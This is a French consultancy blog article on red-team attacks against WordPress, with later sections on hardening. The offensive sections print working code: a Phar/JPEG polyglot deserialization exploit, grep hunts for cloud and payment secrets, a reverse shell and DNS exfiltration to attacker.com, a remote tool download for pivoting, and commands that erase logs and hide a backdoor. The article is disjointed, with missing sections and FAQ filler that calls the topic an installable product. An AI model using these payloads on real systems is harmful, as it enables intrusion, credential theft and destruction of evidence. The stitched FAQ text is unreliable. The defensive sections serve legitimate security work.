AYI NEDJIMI Consultants

Hacking WordPress Expert : Red Team, Supply Chain et

Catégorie : Techniques de Hacking Lecture : 4 min Publié le : 08/03/2026 Auteur : Ayi NEDJIMI

Techniques Red Team WordPress avancées : supply chain plugins, POP chains PHP, Phar désérialisation, pivot réseau et architecture Zero Trust pour un.

Avertissement : Cet article est publie a des fins strictement educatives et destine aux professionnels autorises (pentesters, red teamers, auditeurs de securite). Toute utilisation des techniques decrites sans autorisation explicite est illegale. L'auteur et Ayi NEDJIMI Consultants declinent toute responsabilite en cas d'utilisation malveillante.
Avertissement : Les techniques présentées dans cet article sont destinées exclusivement à des fins éducatives et de tests autorisés. Toute utilisation malveillante est illégale et contraire à l'éthique professionnelle.
Les fonctions PHP vulnerables incluent toute operation de filesystem :

- `file_exists()`, `is_dir()`, `is_file()` - simples verifications de fichier
- `fopen()`, `file_get_contents()`, `file()` - lecture de fichier
- `copy()`, `rename()`, `unlink()` - manipulations de fichier
- `stat()`, `fileatime()`, `filesize()` - informations sur le fichier
- `getimagesize()` - fonction de traitement d'image WordPress

Fichiers Phar polyglots (JPEG+Phar)
La veritable puissance de cette technique reside dans les fichiers polyglots. Un fichier peut etre simultanement un JPEG valide et un Phar valide. WordPress accepte l'upload d'images JPEG, et si un chemin de fichier controle par l'utilisateur est passe a une fonction filesystem avec le wrapper `phar://`, la deserialisation est declenchee.

```
// Creation d'un fichier Phar polyglot JPEG+Phar
// Ce script genere un fichier qui est a la fois un JPEG et un Phar valides

// Prerequis : phar.readonly = Off dans php.ini (env de dev)

// 1. Creer le Phar avec la POP chain dans les metadonnees
$phar = new Phar('exploit.phar');
$phar->startBuffering();

// Le stub commence par un header JPEG valide
// suivi du tag PHP necessaire pour le Phar
$jpeg_header = file_get_contents('legit_image.jpg');
$phar->setStub($jpeg_header . ' __HALT_COMPILER(); ?>');

// 2. Injecter la POP chain dans les metadonnees
// L'objet sera deserialise automatiquement
$pop_chain = new WP_Exploit_ChainA();
// ... configuration de la chaine comme precedemment
$phar->setMetadata($pop_chain);

$phar->addFromString('test.txt', 'test');
$phar->stopBuffering();

// 3. Renommer en .jpg pour passer les filtres WordPress
rename('exploit.phar', 'exploit.jpg');
// Le fichier est un JPEG valide ET un Phar valide
```

Fonctions WordPress vulnerables au wrapper phar://
Dans le core WordPress et ses plugins, de nombreuses fonctions manipulent des chemins de fichiers potentiellement controles par l'utilisateur. Si un attaquant peut injecter le prefix `phar://` dans un chemin de fichier, la deserialisation est automatiquement declenchee.

Les installations WordPress modernes interagissent frequemment avec des services cloud. Le fichier `wp-config.php` ou des fichiers de configuration de plugins contiennent souvent des cles d'acces AWS, des tokens Azure, ou des credentials pour des services tiers.

```
# Recherche systematique de secrets dans l'installation WordPress
# 1. Cles AWS
grep -r "AKIA" /var/www/html/wp-content/ --include="*.php"
grep -r "aws_access_key\|aws_secret" /var/www/html/ --include="*.php"

# 2. Credentials SMTP (mouvement lateral via email)
grep -r "smtp\|SMTP_PASSWORD\|mail_password" /var/www/html/ --include="*.php"

# 3. Cles API tierces (Stripe, PayPal, etc.)
grep -r "sk_live_\|pk_live_\|PAYPAL" /var/www/html/ --include="*.php"

# 4. Tokens et secrets divers
grep -r "api_key\|api_secret\|token\|secret" /var/www/html/wp-content/ \
  --include="*.php" --include="*.json" --include="*.env"

# 5. Si AWS credentials trouvees :
export AWS_ACCESS_KEY_ID="AKIAIOSFODNN7EXAMPLE"
export AWS_SECRET_ACCESS_KEY="wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY"
aws sts get-caller-identity  # Verification de l'identite
aws s3 ls  # Enumeration des buckets S3
aws iam list-users  # Tentative d'escalade IAM
```

Attention - Credentials Cloud
Les cles AWS, GCP ou Azure trouvees dans un wp-config.php permettent potentiellement un acces complet a l'infrastructure cloud de l'organisation. La compromission d'un simple WordPress peut ainsi mener a un acces total aux donnees stockees en S3, aux bases de donnees RDS, aux instances EC2, et potentiellement a une prise de controle complete du compte cloud via escalade de privileges IAM.

3.4 Reverse Shell et Tunneling

Une fois un acces initial obtenu sur WordPress, l'attaquant etablit un canal de communication persistant et discret. Les techniques de reverse shell et de tunneling permettent de maintenir un acces stable tout en echappant a la detection.

```
// Reverse shell PHP chiffre via stunnel
// Cette technique contourne l'inspection TLS des IDS/IPS

// 1. Reverse shell PHP basique (facilement detecte)
// exec("/bin/bash -c 'bash -i >& /dev/tcp/attacker.com/443 0>&1'");

// 2. Technique avancee : DNS tunneling pour l'exfiltration
// Utilisation de requetes DNS TXT pour envoyer des donnees
function dns_exfil($data) {
    $encoded = bin2hex($data);
    $chunks = str_split($encoded, 60);
    foreach ($chunks as $i => $chunk) {
        dns_get_record("$chunk.$i.exfil.attacker.com", DNS_TXT);
    }
}

// 3. SOCKS proxy via Chisel pour pivoting reseau
// Sur l'attaquant :
// chisel server --reverse --port 8443
// Sur le WordPress compromis :
// wget https://attacker.com/chisel && chmod +x chisel
// ./chisel client attacker.com:8443 R:socks
// Puis utiliser proxychains pour acceder au reseau interne
```

```
# Manipulation des timestamps pour masquer l'intrusion
# 1. Copier les timestamps d'un fichier legitime
touch -r /var/www/html/wp-includes/version.php \
  /var/www/html/wp-content/mu-plugins/backdoor.php

# 2. Suppression selective des logs Apache/Nginx
# Supprimer uniquement les lignes contenant notre IP
sed -i '/192.168.1.100/d' /var/log/nginx/access.log

# 3. Nettoyage des traces dans la base WordPress
# Supprimer les entrees de log dans wp_options
mysql -e "DELETE FROM wp_options WHERE option_name
  LIKE '%_transient_%' AND option_value LIKE '%shell%';"

# 4. Effacement des traces dans wp_usermeta
# Supprimer les metadonnees du compte admin cree
mysql -e "DELETE FROM wp_usermeta WHERE user_id =
  (SELECT ID FROM wp_users WHERE user_login='maintenance_admin');"
mysql -e "DELETE FROM wp_users WHERE user_login='maintenance_admin';"
```

Les techniques d'exploitation en memoire uniquement (fileless) representent le niveau le plus avance. L'attaquant execute son code directement en memoire PHP sans jamais ecrire de fichier sur le disque, rendant la detection par les outils de FIM impossible.

Point cle - Anti-Forensique et Detection
La detection des techniques anti-forensiques necessite une approche multi-couches : FIM (File Integrity Monitoring) pour detecter les modifications de fichiers, centralisation des logs sur un serveur distant (l'attaquant ne peut pas modifier des logs qu'il n'atteint pas), monitoring des requetes DNS inhabituelles, et analyse comportementale des processus PHP. L'immutabilite de l'infrastructure (conteneurs read-only) est la contre-mesure la plus efficace.

```
# Regles nftables pour micro-segmentation WordPress
#!/usr/sbin/nft -f

table inet wordpress_fw {
    chain input {
        type filter hook input priority 0; policy drop;

        # Loopback
        iif lo accept

        # Connexions etablies
        ct state established,related accept

        # SSH uniquement depuis le bastion (management VLAN)
        ip saddr 10.0.0.0/24 tcp dport 22 accept

        # HTTPS uniquement depuis le reverse proxy
        ip saddr 10.0.1.10 tcp dport 443 accept

        # Tout le reste est bloque
        counter drop
    }

    chain forward {
        type filter hook forward priority 0; policy drop;

        # WordPress vers MySQL uniquement (port 3306)
        ip saddr 10.0.2.0/24 ip daddr 10.0.3.50 tcp dport 3306 accept

        # WordPress vers Redis uniquement (port 6379)
        ip saddr 10.0.2.0/24 ip daddr 10.0.3.60 tcp dport 6379 accept

        # MySQL et Redis : aucun acces Internet
        ip saddr 10.0.3.0/24 drop

        # Connexions retour
        ct state established,related accept
    }

    chain output {
        type filter hook output priority 0; policy drop;

        # Autoriser uniquement les mises a jour via le proxy
        ip daddr 10.0.0.5 tcp dport 3128 accept

        # DNS vers le resolver interne uniquement
        ip daddr 10.0.0.2 udp dport 53 accept
        ip daddr 10.0.0.2 tcp dport 53 accept

        # Loopback et connexions etablies
        oif lo accept
        ct state established,related accept

        counter drop
    }
}
```

5.4 Hardening PHP

Le hardening PHP est une couche de defense fondamentale. En restreignant les fonctions disponibles et en limitant l'acces au filesystem, on reduit considerablement les capacites d'un attaquant meme apres compromission du code WordPress.

```
; php.ini - Configuration securisee pour WordPress
; ================================================

; Desactiver les fonctions dangereuses
; WordPress fonctionne sans ces fonctions
disable_functions = exec,passthru,shell_exec,system,proc_open,
  popen,curl_exec,curl_multi_exec,parse_ini_file,show_source,
  pcntl_exec,pcntl_fork,pcntl_signal,pcntl_waitpid,
  pcntl_wexitstatus,pcntl_setpriority,
  dl,putenv,phpinfo,proc_nice,proc_terminate,
  posix_kill,posix_mkfifo,posix_setpgid,posix_setsid,
  posix_setuid,posix_setgid,posix_seteuid,posix_setegid

; Restreindre l'acces au filesystem
open_basedir = /var/www/html/:/tmp/:/var/www/html/wp-content/uploads/

; Desactiver les wrappers de stream dangereux
allow_url_fopen = Off
allow_url_include = Off

; Desactiver le wrapper phar (protection contre Phar deserialization)
; Dans php.ini ou via stream_wrapper_unregister()

; Securite des sessions
session.cookie_httponly = On
session.cookie_secure = On
session.cookie_samesite = Strict
session.use_strict_mode = On

; Limitation des ressources
max_execution_time = 30
max_input_time = 30
memory_limit = 256M
post_max_size = 16M
upload_max_filesize = 8M
max_file_uploads = 5

; Masquer les informations PHP
expose_php = Off
display_errors = Off
log_errors = On
error_log = /var/log/php/error.log
```

```
# .gitlab-ci.yml - Pipeline CI/CD securise pour WordPress
stages:
  - build
  - security-scan
  - test
  - deploy

build-wordpress-image:
  stage: build
  script:
    - docker build -t wordpress-hardened:$CI_COMMIT_SHA .

security-scan:
  stage: security-scan
  parallel:
    matrix:
      - SCAN_TYPE: [sast, container, wpscan]
  script:
    - |
      case $SCAN_TYPE in
        sast)
          # Analyse statique du code PHP
          docker run --rm -v $PWD:/app phpstan/phpstan \
            analyse /app/wp-content --level=5
          ;;
        container)
          # Scan de vulnerabilites de l'image Docker
          trivy image --severity HIGH,CRITICAL \
            --exit-code 1 wordpress-hardened:$CI_COMMIT_SHA
          ;;
        wpscan)
          # Scan WPScan sur l'environnement de staging
          wpscan --url https://staging.example.com \
            --api-token $WPSCAN_API_TOKEN \
            --enumerate vp,vt \
            --format json > wpscan-report.json
          ;;
      esac
  artifacts:
    reports:
      security: wpscan-report.json

deploy-production:
  stage: deploy
  script:
    - docker push registry.example.com/wordpress-hardened:$CI_COMMIT_SHA
    - kubectl set image deployment/wordpress \
        wordpress=registry.example.com/wordpress-hardened:$CI_COMMIT_SHA
  only:
    - main
  when: manual  # Deploiement manuel apres validation
```

6.3 Dockerfile Securise pour WordPress

```
# Dockerfile - WordPress Hardened
# Multi-stage build pour minimiser la surface d'attaque

# Stage 1 : Build
FROM php:8.2-fpm-alpine AS builder
RUN apk add --no-cache curl unzip
WORKDIR /build

# Telecharger WordPress et verifier l'integrite
ARG WP_VERSION=6.5
RUN curl -o wordpress.tar.gz \
  "https://wordpress.org/wordpress-${WP_VERSION}.tar.gz" && \
  curl -o wordpress.tar.gz.sha1 \
  "https://wordpress.org/wordpress-${WP_VERSION}.tar.gz.sha1" && \
  echo "$(cat wordpress.tar.gz.sha1) wordpress.tar.gz" | sha1sum -c - && \
  tar xzf wordpress.tar.gz

# Copier les plugins et themes valides
COPY wp-content/plugins/ /build/wordpress/wp-content/plugins/
COPY wp-content/themes/ /build/wordpress/wp-content/themes/

# Supprimer les fichiers inutiles
RUN rm -f /build/wordpress/readme.html \
  /build/wordpress/license.txt \
  /build/wordpress/wp-config-sample.php \
  /build/wordpress/xmlrpc.php

# Stage 2 : Production
FROM php:8.2-fpm-alpine AS production

# Installer uniquement les extensions PHP necessaires
RUN docker-php-ext-install mysqli pdo_mysql opcache

# Copier la configuration PHP securisee
COPY php-security.ini /usr/local/etc/php/conf.d/99-security.ini

# Creer un utilisateur non-root
RUN addgroup -g 1001 wpuser && \
    adduser -u 1001 -G wpuser -s /bin/false -D wpuser

# Copier WordPress depuis le stage builder
COPY --from=builder --chown=wpuser:wpuser /build/wordpress /var/www/html

# Permissions strictes
RUN find /var/www/html -type d -exec chmod 555 {} \; && \
    find /var/www/html -type f -exec chmod 444 {} \; && \
    mkdir -p /var/www/html/wp-content/uploads && \
    chown wpuser:wpuser /var/www/html/wp-content/uploads && \
    chmod 755 /var/www/html/wp-content/uploads

# Healthcheck
HEALTHCHECK --interval=30s --timeout=3s --retries=3 \
  CMD php-fpm-healthcheck || exit 1

USER wpuser
EXPOSE 9000
```

Point cle - Infrastructure as Code
L'automatisation du hardening via Ansible, Terraform et des pipelines CI/CD n'est pas un luxe : c'est une necessite. La configuration manuelle introduit de la variabilite et des erreurs. Avec l'Infrastructure as Code, chaque deploiement est identique, auditable et reproductible. Combine avec des scans de securite automatises (SAST, DAST, container scanning), le pipeline CI/CD devient la premiere ligne de defense contre les vulnerabilites.

Comment installer Hacking WordPress Expert dans un environnement de production ?

La mise en œuvre de Hacking WordPress Expert en production necessite une planification rigoureuse, incluant l'evaluation des prerequis techniques, la definition d'une architecture cible, des tests de validation approfondis et un plan de deploiement progressif avec des points de controle a chaque etape.

Pourquoi Hacking WordPress Expert est-il essentiel pour la securite des systemes d'information ?

Hacking WordPress Expert constitue un element fondamental de la securite des systemes d'information car il permet de reduire significativement la surface d'attaque, d'ameliorer la detection des menaces et de renforcer la posture globale de securite de l'organisation face aux cybermenaces actuelles.

Cette technique Hacking WordPress Expert : Red Team, Supply Chain et est-elle utilisable dans un pentest autorisé ?

Oui, à condition d'avoir une lettre de mission signée définissant le périmètre, les horaires et les techniques autorisées. Documentez chaque action et restez dans le scope défini.

Sources et références : MITRE ATT&CK · OWASP Testing Guide

Articles connexes

- Infostealers : La Menace Silencieuse qui Alimente le
- Password Attacks : Cracking, Spraying et Credential Stuffing
- OSINT et Reconnaissance Offensive : Du Renseignement
- Hacking WordPress Intermédiaire : Exploitation Avancée

FAQ

Qu'est-ce que Hacking WordPress Expert ?


Hacking WordPress Expert désigne l'ensemble des concepts, techniques et méthodologies abordés dans cet article. Les fondamentaux sont détaillés dans les premières sections du guide.

8. Conclusion


La securisation de WordPress au niveau expert depasse largement le cadre des plugins de securite et des bonnes pratiques de base. Elle necessite une vision holistique integrant la securite offensive (comprendre les techniques Red Team pour mieux se defendre), l'architecture Zero Trust (ne faire confiance a aucun composant), et l'automatisation (garantir la coherence et la reproductibilite du hardening).

Les techniques offensives presentees dans cet article -- supply chain attacks, POP chains PHP, Phar deserialization, pivot reseau -- illustrent la sophistication croissante des menaces ciblant l'ecosysteme WordPress. La reponse defensive doit etre a la hauteur : infrastructure immuable, micro-segmentation, monitoring avance avec Wazuh et Falco, pipelines CI/CD securises, et exercices Red Team reguliers.


La securite est un processus continu, pas un etat. Chaque nouvelle version de WordPress, chaque nouveau plugin, chaque modification d'architecture introduit potentiellement de nouveaux vecteurs d'attaque. La clef reside dans l'adoption d'une culture de securite qui integre la menace dans chaque decision technique et operationnelle.




MITRE ATT&CK Framework
attack.mitre.org




WPScan - WordPress Security Scanner
github.com/wpscanteam



PHPGGC - PHP Generic Gadget Chains
github.com/ambionics



CWE - Common Weakness Enumeration
cwe.mitre.org



ANSSI - Guides de Securite
cyber.gouv.fr

Ayi NEDJIMI

Expert en Cybersecurite & Intelligence Artificielle

Consultant senior avec plus de 15 ans d'experience en securite offensive, audit d'infrastructure et developpement de solutions IA. Certifie OSCP, CISSP, ISO 27001 Lead Auditor et ISO 42001 Lead Implementer. Intervient sur des missions de pentest Active Directory, securite Cloud et conformite reglementaire pour des grands comptes et ETI.

LinkedIn Profil complet Tous ses articles

References et ressources externes

- OWASP Testing Guide -- Guide de reference pour les tests de securite web
- MITRE ATT&CK -- Framework de classification des techniques d'attaque
- WPScan -- Scanner de vulnerabilites WordPress
- PHPGGC -- PHP Generic Gadget Chains pour les POP chains
- CWE -- Common Weakness Enumeration
- Docker Security -- Documentation officielle securite Docker
- Wazuh Documentation -- Plateforme SIEM/XDR open source
- ANSSI Publications -- Guides et recommandations de securite
- CIS Benchmarks -- Standards de securite pour Docker et systemes